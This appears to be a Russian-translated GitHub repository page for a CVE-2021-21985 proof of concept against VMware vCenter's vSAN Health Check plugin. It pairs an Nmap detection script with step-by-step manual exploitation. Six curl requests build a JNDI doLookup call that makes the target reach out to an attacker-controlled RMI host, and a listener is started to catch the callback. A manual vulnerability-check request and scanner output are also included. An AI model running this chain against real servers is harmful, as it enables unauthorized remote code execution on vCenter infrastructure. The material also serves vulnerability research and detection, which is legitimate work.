 alt3kx/cve-2021-21985_poc
PoC-эксплойт и NSE-сканер для CVE-2021-21985, уязвимости RCE в vCenter Server в плагине vSAN Health Check, с шагами ручной эксплуатации и скриптом обнаружения.


Доступные КЛАССЫ/МЕТОДЫ, небольшой пример для PoC: com.vmware.vsan.client.services.capability.VsanCapabilityProvider
[../snip]
getClusterCapabilityData
getHostCapabilityData
getHostsCapabilitiyData
getIsDeduplicationSupported
getIsEncryptionSupported
getIsLocalDataProtectionSupportedOnVc
getIsLocalDataProtectionSupportedOnCluster
getIsRemoteDataProtectionSupported
getIsObjectIdentitiesSupportedOnCluster
getIsHistoricalCapacitySupported
getIsPerfVerboseModeSupported
getIsPerfNetworkDiagnosticModeSupported
getIsPerfDiagnosticsFeedbackSupportedOnVc
getIsAdvancedClusterSettingsSupported
getIsRecreateDiskGroupSupported
getIsPurgeInaccessibleVmSwapObjectsSupported
getIsUpdateVumReleaseCatalogOfflineSupported
getIsVitOnlineResizeSupported
getIsImprovedCapacityMonitoringSupportedOnVc
getIsVmLevelCapacityMonitoringSupported
getIsWhatIfCapacitySupported
getIsHostReservedCapacitySupported
getIsUnmountWithMaintenanceModeSupported
getIsEvacuationStatusSupportedOnCluster
...
...
[../snip]
vSphere Client (HTML5) содержит уязвимость удаленного выполнения кода из-за отсутствия проверки входных данных в плагине Virtual SAN Health Check, который включен по умолчанию в vCenter Server.

Эта ручная проверка определяет наличие CVE-2021-21985 на основе доступных по умолчанию на vCenter КЛАССОВ/МЕТОДОВ, например, "/ui/h5-vsan/rest/*", отправляя POST-запрос и анализируя JSON-данные в теле ответа (200).
Ручная проверка:
# curl -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[{\"type\":\"ClusterComputeResource\",\"value\": null,\"serverGuid\": null}]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/com.vmware.vsan.client.services.capability.VsanCapabilityProvider/getClusterCapabilityData'
Автор: https://www.iswin.org/2021/06/02/Vcenter-Server-CVE-2021-21985-RCE-PAYLOAD/
Шаги для воспроизведения:

Запустите ваш Python-сервер для приема соединения от целевой системы (vCenter), например:
# python3 -m http.server 9090
Шаг 1: установите TargetObject в null
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetObject HTTP/1.1
{“methodInput”:[null]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\xe2\x80\x9cmethodInput\xe2\x80\x9d:[null]}' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetObject'
Шаг 2: установите setStaticMethod в полезную нагрузку
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setStaticMethod HTTP/1.1
{“methodInput”:[“javax.naming.InitialContext.doLookup”]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[\"javax.naming.InitialContext.doLookup\"]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setStaticMethod'
Шаг 3: установите setTargetMethod в doLookup
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetMethod HTTP/1.1
{“methodInput”:[“doLookup”]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'\x0d\x0a{\"methodInput\":[\"doLookup\"]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetMethod'
Шаг 4: установите setArguments с аргументами полезной нагрузки
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setArguments HTTP/1.1
{“methodInput”:[["rmi://attacker:9090/alex666"]]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[[\"rmi://<attacker>:9090/alex666\"]]}' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setArguments'
Шаг 5: инициализация класса и методов полезной нагрузки
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/prepare HTTP/1.1
{“methodInput”:[]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[]}' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/prepare'
Шаг 6: запустите вызов метода, после этого POST подождите несколько секунд и проверьте лог вашего Python-сервера
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/invoke HTTP/1.1
{“methodInput”:[]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/invoke'
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21985
https://www.vmware.com/security/advisories/VMSA-2021-0010.html
https://attackerkb.com/topics/X85GKjaVER/cve-2021-21985?referrer=home#rapid7-analysis

Этот скрипт определяет наличие CVE-2021-21985 на основе доступных по умолчанию на vCenter КЛАССОВ/МЕТОДОВ, например, "/ui/h5-vsan/rest/*", отправляя POST-запрос и анализируя JSON-данные в теле ответа (200).
# nmap -p443 --script CVE-2021-21985.nse <target>
---
-- @usage
-- nmap -p443 --script CVE-2021-21985.nse <target>
-- @output
-- PORT    STATE SERVICE
-- 443/tcp open  https
-- | CVE-2021-21985:
-- |   УЯЗВИМО:
-- |   vCenter 6.5-7.0 RCE
-- |     Состояние: УЯЗВИМО (Эксплуатируемо)
-- |     ID:  CVE:CVE-2021-21985
-- |       vSphere Client (HTML5) содержит уязвимость удаленного выполнения кода из-за отсутствия проверки
-- |       входных данных в плагине Virtual SAN Health Check, который включен по умолчанию в vCenter Server.
-- |     Дата раскрытия: 2021-05-28
-- |     Ссылки:
-- |_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21985
